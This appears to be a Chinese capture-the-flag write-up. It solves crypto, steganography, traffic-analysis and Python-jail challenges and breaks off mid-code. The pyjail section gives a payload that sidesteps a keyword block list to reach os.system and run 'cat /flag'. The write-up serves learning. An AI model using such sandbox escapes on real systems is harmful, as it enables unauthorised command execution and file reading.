        v_prev = ((v_next - rest) * inv_c0) % p
        cur = [v_prev] + cur[:-1]

    return cur


# 题目数据
eseg1 = [376818201137, 373344659626, 267751741740, 578914814802, 315112932866, 1040644906770, 785822797437, 703235478908, 1025017459989, 615643804776, 729620589120, 436758957365, 286053138707, 237730655096, 85452568658, 473485643292, 680463972459, 144293060194, 260746425929, 72717474649, 1061708641255, 1070184096679]
keys1 = [344008490453, 514528133902, 527766050648, 449836608158, 414790402412, 284483393556, 333992848547, 549590511012, 425579415762, 400257628105, 531004324273, 361228357121, 543300341694, 326078138779, 415922195304, 499436322997, 433506027649, 346362953794, 399551972561, 484478359653]
eseg2 = [128972742722, 135692086889, 178201495884, 584932066956, 428586471096, 800484953006, 379495867605, 271330740235, 505580115374, 443635759721, 119836360932, 19483937943, 428673105875, 452575805751, 601100197632, 689091914107, 134051842641, 17922454309, 50922359494, 113727814794, 609464504934, 447316793495, 211083727647, 256142256178, 747919828942, 530404205659, 205059332156, 260116005558, 626198465968, 662009491493, 404432792077, 30127043306, 681480368422, 263657409021, 45812925601, 205182746105, 775611547813, 319064382213, 449446096453, 125158160344]
M2 = 811747846477
loops = 130

# ---- 解第一部分 ----
M1 = recover_modulus(eseg1, keys1)
# 取最后 20 个元素作为终止状态
init_state1 = lfsr_step_back(eseg1[2:], keys1, M1, loops)
flag_part1 = b"".join(long_to_bytes(x, 5) for x in init_state1[:6]) # flag 前 30 字节对应前 6 个元素

# ---- 解第二部分 ----
# 构建 20x20 线性方程组恢复 keys2
A = [eseg2[i : i + 20] for i in range(20)]
b = eseg2[20 : 40]
keys2 = solve_linear_system_gf_p(A, b, M2)
init_state2 = lfsr_step_back(eseg2[20:], keys2, M2, loops)
flag_part2 = b"".join(long_to_bytes(x, 5) for x in init_state2)
flag_part2 = flag_part2[:flag_part2.index(b'}') + 1] # 截断至 '}'

print("Flag:", (flag_part1 + flag_part2).decode())
crypto2
import json

with open("params.json") as f:
    d = json.load(f)

p = int(d["p"], 16)
g = int(d["g"], 16)
h = int(d["public_key_h"], 16)
c1 = int(d["ciphertext"]["c1"], 16)
c2 = int(d["ciphertext"]["c2"], 16)

x = None

if x is not None:
    m = c2 * pow(pow(c1, x, p), -1, p) % p
    print(m.to_bytes((m.bit_length() + 7) // 8, "big").decode())


{
"incident": "EM-G3-2026-1018",
"algorithm": "ElGamal-2048",
"group": "RFC3526-14",
"p": "0xffffffffffffffffc90fdaa22168c234c4c6628b80dc1cd129024e088a67cc74020bbea63b139b22514a08798e3404ddef9519b3cd3a431b302b0a6df25f14374fe1356d6d51c245e485b576625e7ec6f44c42e9a637ed6b0bff5cb6f406b7edee386bfb5a899fa5ae9f24117c4b1fe649286651ece45b3dc2007cb8a163bf0598da48361c55d39a69163fa8fd24cf5f83655d23dca3ad961c62f356208552bb9ed529077096966d670c354e4abc9804f1746c08ca18217c32905e462e36ce3be39e772c180e86039b2783a2ec07a28fb5c55df06f4c52c9de2bcbf6955817183995497cea956ae515d2261898fa051015728e5a8aacaa68ffffffffffffffff",
"g": "0x48d408ae69bcb4aaba7f5c953afb601b114f1014c341401c3706e98a9a3860ad74ec07f6ec182a024a058ba990ef1815507c4bcb913ff98fbd975b646d874c22a34a43dd26f0d222cc95bfa8d10bff546758d5d2408cb38947f51dad6dee08093aaf1520b323dba9b53d25c12d8746197099132610dd65ee7271e968ce647a9b27373398747c14df36ee724aef10f8bfb3b4a45306e1ec0db500d0038d5f8eab39e3b164bf0f6c8d64111df8602d58934366c7564d19e2c5f20bec1902eea35da70488b4c934351e03549efd06420536f59da469e00d6656038c3587321adf3fd6544260fe808894a75f87ae5732d2e211fbcdd6f7858055768370feaa10edc",
"public_key_h": "0xaad5b70b0f73b7542d053f9915da28f4fde941fb43010f2dbc282cc678f1d9e38244bd64059c65f1d3ac56543a4faafe1f7942de4bdc45f55bb3c792e0b0093fcf523f75f27c714e8d3c97443a6f7847d2c45c526201da0a00fc7004e9d4ba11f66ccf98c9bdd8a6dbf86dba08a137e3df4e6fa642372fa04462733a6d689a7db8593ec37bcdb77118ed23ba04b0bd9fb283f726fed22093699a3225513ea90c02983695fbd1010d8c50e3237d2ee251f5827619f6b88cf99f539a678154401af26425b9f883268f88479df5d0c708442f10bf3cbeb485815c6f89029ed39c7995c841df51adc37b9fe7a4e458c37ff1bb58024e7d96420861952dd55abee1a8",
"ciphertext": {
    "c1": "0xc03872ba41ef41c96ffafbb01313576b3beeeae21462a61995225e07eaf1571beef0e2907b81a6a002e4745d954163d4e0f467cbca81f081a8a554700eee5a5d0a207bbfc3040a7a8d4700b63631838d5fad1fd045dd07aa97245fe3524d4e28259d6d36581875a287147ee33ebb0757b33ea8686cac9df331104fb46ce179dd0f9d9d753bce384dcecd048ba012b4d963bbcfcc303d16738998549221b38cab3d196aeb3f04b7efab17eb18ce674371ea40b85a42fd64a4c7f874dc242bf502ba7853c67052ebc811535c226321ef4c5caa54d42f480f0935993481195951f2215f2cb726656de8981a96ed9452c340dd197eb3cc5ea23168035fcd9fdd811a",
    "c2": "0x70eb6418da6678325c08408d3046ec75d6710a2b89e20fdacc059767fc8e34f596124f3ed466884fe95b2a45935d2edf9c67efd6425a614feed90c2b237df97157bb022254e354fc254a7656b43c7fe2572b35b4978f9da7ed3f8eed36e8515f4e5b4374c1a3c5941b57dc51f667a736fe177292b292849584782294d538fe91dbc046118fdcd45e52fb4df9bfcf7772503b58ea3cf150611db82ab3b0bd4c540444a9110079108ec4da406a368e7dba9a936cad249badd9c5b3f23e21454dd38c52af4e58831b78d813173da4252d22f4596b8f74c82e5ca2ec05ed3ce01504e7fd1f8235aff1b6e1c4f9fd87eeb9ee8e568b261d6b61d52993bc40919064d4"
  },
"note": "Legacy incident-recovery channel sealed during the April 2025 key ceremony. The private exponent came from the same broken RNG stage; entropy is measured in bits, not bytes."
}
ElGamal 公钥密码
该问题属于离散对数问题(DLP):已知 ,给定大素数 (2048 位)、生成元 、公钥 ,求私钥 。
import json

with open("params.json") as f:
    d = json.load(f)

p = int(d["p"], 16)
g = int(d["g"], 16)
h = int(d["public_key_h"], 16)
ur = (cur * g) % p
cur = 1
for x in range(1, 100000):
    cur = (cur * g) % p
    if cur == h:
        print(f"[+] 成功命中!私钥 x = {x}")
        break
[+] 成功命中!私钥 x = 139
import json

with open("params.json") as f:
    d = json.load(f)

p = int(d["p"], 16)
g = int(d["g"], 16)
h = int(d["public_key_h"], 16)
c1 = int(d["ciphertext"]["c1"], 16)
c2 = int(d["ciphertext"]["c2"], 16)
print(p)
print(g)
print(h)
print(c1)
print(c2)

'''
P=32317006071311007300338913926423828248817941241140239112842009751400741706634354222619689417363569347117901737909704191754605873209195028853758986185622153212175412514901774520270235796078236248884246189477587641105928646099411723245426622522193230540919037680524235519125679715870117001058055877651038861847280257976054903569732561526167081339361799541336476559160368317896729073178384589680639671900977202194168647225871031411336429319536193471636533209717077448227988588565369208645296636077250268955505928362751121174096972998068410554359584866583291642136218231078990999448652468262416972035911852507045361090559
G=574607236009822402597890565725727390768601887938144496075042620087932620463633235408520204173792638953479962544943047847177262504420188859153766321242826649193796718601580398374772349159742092973382946312178314046903160951606981204577885034703166985215149810706832236500449215770801739079362365949416802237156670274424439963829273423802133509320093188635742167546198316386883136029000560186565931296413859902483881269691752480161239247293983852542728393673984945984050833081948887833942778221422312994772555813104513202731114920293263072661292543397635219281567658776629981698030926201288502839449916121900459822812
H=21565898644722283717744952176648485763635294731582331269415742268820070120087387326431935553811363200949441999347314134477603463894798917417489050203821500951519824237010554099470100493695039375662069664619106637989576681376956637296248118450943117105986112456768299895800309057676891348120316302235651953848283932181297075236161147264777572274661179770571745842937713531844318433613308231224044751774542378269242555337484261147888536423917846856684449548439021682647011775254685516415197568202316669002463204990097448094039635049102357014274796820163176619527170236508117933434698741549405529493192486955798998475176
C1=24265590175947002118906835748085671231121922933187873180438937253545489780106347816330117106157268105500059452712287321176824820100389435904268502261846538267608303573279952858589819595643862325064108319236871884180231290401517735124370043654644703825703241699128709891716728977719930031889501125463787915607725977310247925241710870729938890619268407295725249178362131081309626269704029734054089488590886699845707658491151320065519005702697838682790077827384436057755667828319274619858923920987435936139014330494939942798054835284287166575675995230711924845410402284449530082337396011045175476017112768220783129231642

c214254765786581682196761578215234943350753449949323405680860010569686580331000938002464944626324317272063002634495838981192006277880830810115251053843619992363647706299968498253620403067728706878023090990952035919670517030403068748983429015476465295705884012834411584607504193653198412029435058197786767128273176287549303116857983920370257282532540114680565692104543174781629128403564444008317729967633162694441082959178048169482174064703566047738062295781730661587282965504649410078988177686060117795579400680221704514949491088525781664926802635103398892123114583627386848539165434725923786756139144769164991372747988
'''

x = 139

if x is not None:
    m = c2 * pow(pow(c1, x, p), -1, p) % p
    print(m.to_bytes((m.bit_length() + 7) // 8, "big").decode())
misc1-pyjail
Can you eeeeescape the jail?
>>

Traceback (most recent call last):
  File "/jail.py", line 12, in <module>
    exec(text)
  File "<string>", line 1, in <module>
NameError: name 'a' is not defined
服务端对每一行做两道检查:长度超过 6,或者行内包含黑名单子串,就打印 error :( 并且不执行。通过检查的行在同一进程的全局命名空间里 exec,所以变量可以跨行保留。
vars() 在模块层返回的就是当前全局字典,而且是原对象不是拷贝。把它转成字符串后放进 {} 的键,异常信息就是整份全局变量:
a=vars
b=a()
c=str
d=c(b)
{}[d]
KeyError: "{'__name__': '__main__', ..., '__builtins__': <module 'builtins' (built-in)>, '__file__': '/jail.py', 'banner': ['.', 'flag', 'builtins', 'os', '_', 'chr', 'import', 'popen', 'subprocess', 'global', 'builtin', 'eval', 'exec', 'class'], 'text': 'd=c(b)', 'i': 'class', ...}"
由此确定三件事:
黑名单即 banner中的 14 个敏感子串(如os、chr、flag、import、eval、exec,以及.和_等),源码中任一匹配即整行跳过执行;__builtins__是模块对象而非被清空的字典,故其__dict__仍含__import__,可绕过import关键字限制;当前行存于变量 text,循环变量i在检查通过后指向banner末项class,印证逻辑为:for i in banner:逐项子串检测,全通过才exec(text)。
列如:banner 这个名字本身有 6 个字符
k='ba'
t='nn'
k+=t
t='er'
k+=t
payload:
k='ba'
t='nn'
k+=t
t='er'
k+=t
v=vars
g=v()
B=g[k]
u=B[4]
p=u+u
w=B[2]
k=p+w
k+=p
m=g[k]
d=v(m)
w=B[6]
s=p+w
s+=p
I=d[s]
z=B[3]
O=I(z)
D=v(O)
s='sy'
t='st'
s+=t
t='em'
s+=t
S=D[s]
f=B[1]
a='ca'
t='t'
a+=t
t=' /'
a+=t
a+=f
S(a)

Can you eeeeescape the jail?
>>
S(a) -> DASCTF{59451402409616012874005417410730}
>>
MISC2
随波逐流没有信息
 GPS 报文与分段分析

文件大小约 111 MB,共 1,717,389 行,主要由 $GPGGA 和 $GPRMC 报文构成。
文件中间穿插了 33,729 行分隔线 ——————————##############—————————,将数据精确分为 33,730 个数据段。
每个段内时间戳均从 104959(HHMMSS 格式)起按秒严格递增,校验和恒为 *5C 或 *5D,表明数据非实采,而是由脚本批量合成——具备高度结构化、可预测的生成特征,适合自动化段提取与时间对齐分析。
提取全部33,730个数据段的Lat/Lon坐标,发现其紧密聚集于基准点 附近,跨度仅 (约0.26 km)。将各段点位以该基准为原点做相对偏移,并按 步长量化至 像素网格,每段恰好描摹一个七段数码管风格的十六进制字形。33,730段严格对应16种Glyph(编号0–15),频次均约2100次,完美匹配十六进制均匀分布。翻译后得33,730字符十六进制串,头部78 9C确认为Zlib压缩流;解压得20,462字节,魔数\x89PNG\r\n\x1a\n表明为 RGB PNG图像。
import zlib
from PIL import Image
import numpy as np

filepath = r"c:\Users\34645\Downloads\省赛\省赛\misc\MISC 3\tempdir\MISC附件\challenge\message"

def from_nmea(val):
    d = int(val / 100)
    m = val - d * 100
    return d + m / 60

def points_to_signature(pts):
    grid = [0] * 100
    for x, y in pts:
        col = int(round(x / 0.015))
        row = int(round(y / 0.015))
        col = max(0, min(9, col))
        row = max(0, min(9, row))
        grid[row * 10 + col] = 1
    return tuple(grid)

# 1. 提取所有段的签名
signatures = {}
curr = []
with open(filepath, "r", encoding="utf-8", errors="ignore") as f:
    for line in f:
        if"################"in line:
            if curr:
                sig = points_to_signature(curr)
                if sig not in signatures:
                    signatures[sig] = len(signatures)
                curr = []
        elif line.startswith("$GPGGA"):
            parts = line.strip().split(",")
            dlat = (from_nmea(float(parts[2])) - 66.0) * 60
            dlon = (from_nmea(float(parts[4])) - 88.0) * 60
            curr.append((dlon, dlat))
    if curr:
        sig = points_to_signature(curr)
        if sig not in signatures:
            signatures[sig] = len(signatures)

# 2. 字形映射表
idx_to_hex = {
    0: '7', 1: '8', 2: '9', 3: 'C',
    4: '2', 5: '5', 6: '0', 7: '3',
    8: 'D', 9: '6', 10: 'F', 11: '1',
    12: '4', 13: 'A', 14: 'B', 15: 'E'
}

# 3. 翻译十六进制并重组
hex_chars = []
curr = []
with open(filepath, "r", encoding="utf-8", errors="ignore") as f:
    for line in f:
        if"################"in line:
            if curr:
                sig = points_to_signature(curr)
                hex_chars.append(idx_to_hex[signatures[sig]])
                curr = []
        elif line.startswith("$GPGGA"):
            parts = line.strip().split(",")
            dlat = (from_nmea(float(parts[2])) - 66.0) * 60
            dlon = (from_nmea(float(parts[4])) - 88.0) * 60
            curr.append((dlon, dlat))
    if curr:
        sig = points_to_signature(curr)
        hex_chars.append(idx_to_hex[signatures[sig]])

# 4. Zlib 解压为 PNG
png_bytes = zlib.decompress(bytes.fromhex("".join(hex_chars)))
with open("extracted.png", "wb") as f:
    f.write(png_bytes)

# 5. 提取通道差值掩膜并输出文字
im = Image.open("extracted.png")
arr = np.array(im)
diff = (arr[:, :, 0] != arr[:, :, 1]) | (arr[:, :, 1] != arr[:, :, 2])
ys, xs = np.where(diff)

print("\n[+] 图像中心微差掩膜提取出的文字:")
for r in range(min(ys), max(ys) + 1):
    print("".join("#"if diff[r, c] else" "for c in range(min(xs), max(xs) + 1)))
 DASCTF{.1041117,.1001314}
misc3-流量分析


发现 有FTP-data流量

flag: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=8bdbf8d146362ab480fcbcd61a76cbd5e2537104, stripped

__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char v4; // [rsp+18h] [rbp-8h]
  int i; // [rsp+1Ch] [rbp-4h]

if ( a1 == 2 )
  {
    if ( strlen(a2[1]) == 24 )
    {
      if ( !strncmp(a2[1], "|y~~ww}", 7uLL) && a2[1][23] == 119 && !strchr(a2[1], 106) && !strchr(a2[1], 43) )
      {
        printf("%s", "DASCTF{");
        for ( i = 7; i <= 22; ++i )
        {
          if ( i <= 11 )
            v4 = i;
          else
            v4 = 11;
          putchar((char)(a2[1][i] + v4 - 6));
        }
        printf("%c\n", 125LL);
        return 0LL;
      }
      else
      {
        puts("Error: Input format incorrect.");
        return 1LL;
      }
    }
    else
    {
      printf("Error: Input must be exactly %d characters long.\n", 24LL);
      return 1LL;
    }
  }
else
  {
    printf("Usage: %s <input_string>\n", *a2);
    return 1LL;
  }
}
参数长度必须为 24。
  - input[0..6] 必须等于 |y~~ww}。
  - input[23] 必须等于 'w'(119)。
  - 整个字符串不能包含 'j'(106)和 '+'(43)。
http流量导出了 demoe内容

__int64 __fastcall main(int a1, char **a2, char **a3)
{
  unsigned int v4; // [rsp+14h] [rbp-3Ch]
  char *endptr; // [rsp+18h] [rbp-38h] BYREF
  char dest[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+48h] [rbp-8h]

  v7 = __readfsqword(0x28u);
if ( a1 == 3 )
  {
    if ( strlen(a2[1]) == 24 )
    {
      v4 = strtol(a2[2], &endptr, 10);
      if ( *endptr || v4 >= 0x2711 )
      {
        puts("Error: Second argument must be a number between 0 and 10000.");
        return 1LL;
      }
      else
      {
        strncpy(dest, a2[1], 0x18uLL);
        dest[24] = 0;
        sub_7DA((__int64)dest, v4);
        printf("Encrypted Output: %s\n", dest);
        return 0LL;
      }
    }
    else
    {
      puts("Error: First argument must be exactly 24 characters.");
      return 1LL;
    }
  }
else
  {
    printf("Usage: %s <24-byte-string> <0-10000-number>\n", *a2);
    return 1LL;
  }
}


sub_7DA:
_BYTE *__fastcall sub_7DA(__int64 a1, int a2)
{
  _BYTE *result; // rax
  int i; // [rsp+18h] [rbp-4h]

for ( i = 0; i <= 23; ++i )
  {
    result = (_BYTE *)(i + a1);
    *result = (((unsigned __int8)a2 ^ (char)*result) + a2 % 93) % 94 + 33;
  }
return result;
}

还差:第二个参数(k)是多少,第一题的输入。
第一题:输入afccddb4050703204578qwed:从 ICMP 隐蔽信道解码 包的筛选:pcap 里共有 96 个 ICMP Echo Request(type 8),加上 96 个 Echo Reply。只取 Request,按抓包顺序排列。
长度到数值的映射:每个 Request 的负载长度只有四种取值,分别对应 2 位数值: 21 → 0 85 → 1 149 → 2 213 → 3 组合成字节:每 4 个数值拼成 1 个字节(8 位),高位在前:(v0<<6) | (v1<<4) | (v2<<2) | v3。 96 个包 ÷ 4 = 24 个字节,正好是 24 字符。
import sys, collections
from scapy.all import rdpcap, TCP, ICMP, Raw

PCAP = sys.argv[1]
pkts = rdpcap(PCAP)

# ---- 1. decode ICMP covert channel (same mapping as solve.py) ----
val_map = {21: 0, 85: 1, 149: 2, 213: 3}
req = [p for p in pkts if p.haslayer(ICMP) and p[ICMP].type == 8]
lens = [len(p[Raw].load) if p.haslayer(Raw) else 0 for p in req]
vals = [val_map[L] for L in lens]
out = bytearray()
for i in range(0, len(vals), 4):
    out.append((vals[i] << 6) | (vals[i+1] << 4) | (vals[i+2] << 2) | vals[i+3])
S = bytes(out)
print("ICMP decoded bytes:", S)

# ---- 2. sub_7DA forward check, direction: plaintext = S ----
def enc_byte(c, k):
    return (((k & 0xFF) ^ c) + k % 93) % 94 + 0x21

def encrypt(s, k):
    return bytes(enc_byte(c, k) for c in s[:24])

hits = []
for k in range(10001):
    e = encrypt(S, k)
    if e.startswith(b"|y~~ww}") and e[23] == ord("w") and b"j" not in e and b"+" not in e:
        hits.append(k)
        flag_chars = []
        for i in range(7, 23):
            var8 = i if i <= 11 else 11
            flag_chars.append(chr((e[i] + var8 - 6) & 0xFF))
        print("HIT k =", k, "enc =", e, "flag =", "DASCTF{" + "".join(flag_chars) + "}")
print("hits:", hits)

# ---- 3. list all TCP streams with payload size, for choosing FTP/HTTP sources ----
streams = collections.defaultdict(bytes)
for p in pkts:
    if p.haslayer(TCP) and p.haslayer(Raw):
        key = (p[TCP].sport, p[TCP].dport)
        streams[key] += bytes(p[Raw].load)
for key, data in sorted(streams.items(), key=lambda kv: -len(kv[1])):
    head = data[:60]
    print(key, len(data), head)
穷举了 k ∈ [0, 10000]: 9508
Bird
核心思路:从字节交织且逆序存储的混淆二进制文件
Bird中解出两张原始 PNG 图像,利用频域二维离散傅里叶变换(2D-FFT)盲水印提取压缩包口令Sec7788#M;解压得到 33×33 汉信码(Version 6),修复其被 180° 旋转破坏的左下角寻边定位符后完成解码获得 Flag。
1. 题目说明
题目提供两个附件文件:
Bird:大小为 3,124,044 字节的二进制数据文件,无标准扩展名。flag.zip:设置了访问密码的标准 ZIP 压缩包,压缩包内包含一个未加密的未知类型文件flag(大小 13,827 字节)。
目标是通过分析 Bird 还原隐藏数据并取得 flag.zip 的口令,进一步还原 flag 文件中的内容并提取出正确的 Flag。
2. 解题思路
混淆二进制图像分离:分析 Bird文件的字节分布,发现偶数偏移字节为正常 PNG 图像流,奇数偏移字节倒序后为另一张 PNG 图像流。通过步长切片提取得到bird1.png与bird2.png。频域盲水印提取口令:两张图像像素尺寸相同(1280×853)且肉眼视觉一致,表明存在频域盲水印。对两图进行 2D-FFT 并在频域做复数差分,使用 Python 3 默认随机种子 seed=0进行打乱逆变换,提取得到水印图像,读取口令文本Sec7788#M。压缩包解密与条码特征鉴定:使用提取口令解开 flag.zip,提取出的flag实际为 500×500 像素的灰度/RGBA 图像。测量模块宽度(14 像素/格)提取 33×33 矩阵,根据四角嵌套 L 形寻边图案(1:1:1:1:3 比例)及中心第 16 行、第 16 列的实线对齐轨道,确定其为中国国家标准/国际标准 汉信码 Version 6(Han Xin Code, ISO/IEC 20830)。定位符篡改逆向修复与最终解码:对比汉信码标准寻边器定义,发现左下角 7×7 定位符开口朝向与标准相反,系被出题人施加了 180° 旋转破坏(Alpha 通道在此区域亦留有篡改修改痕迹)。将其替换为标准左下角寻边图案后重新生成高精度图像,通过汉信码解码引擎解析得到最终 Flag。
3. 解题过程
3.1 字节交织混淆分析与图像分离
关键观察:查看 Bird 文件的起始十六进制字节:
89 82 50 60 4e 42 47 ae 0d 44 0a 4e 1a 45 0a 49 ...
提取偶数索引字节:89 50 4E 47 0D 0A 1A 0A,恰为 PNG 文件魔数(Signature); 提取奇数索引字节的前几个值为 82 60 42 ae 44 4e 45 49。检查文件尾部,发现末尾奇数字节刚好对应 PNG 文件头,说明第二张图片被倒序存储。
原理与操作:通过 Python 的切片语法对字节流进行解交织与翻转分离:
with open("Bird", "rb") as f:
